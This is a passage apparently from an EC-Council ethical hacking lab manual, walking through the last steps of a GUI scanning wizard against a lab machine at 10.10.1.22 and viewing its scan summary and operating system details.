


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the final step of the wizard, leave the default settings unchanged and click **Finish**.




10. The **Scan progress** window will appear.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


11. The results are displayed when the scan finished. The **Scan summary** of the scanned target IP address (**10.10.1.22**) appears.

    Note: The scan result might vary when you perform this task.




12. Hover your mouse cursor over the **Computer details** under the Scan summary tab to view the **scan summary**, as shown in the screenshot.

    Note: The MAC address might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Click the **Operating System** tab and hover the mouse cursor over **Windows details** to view the complete details of the machine.



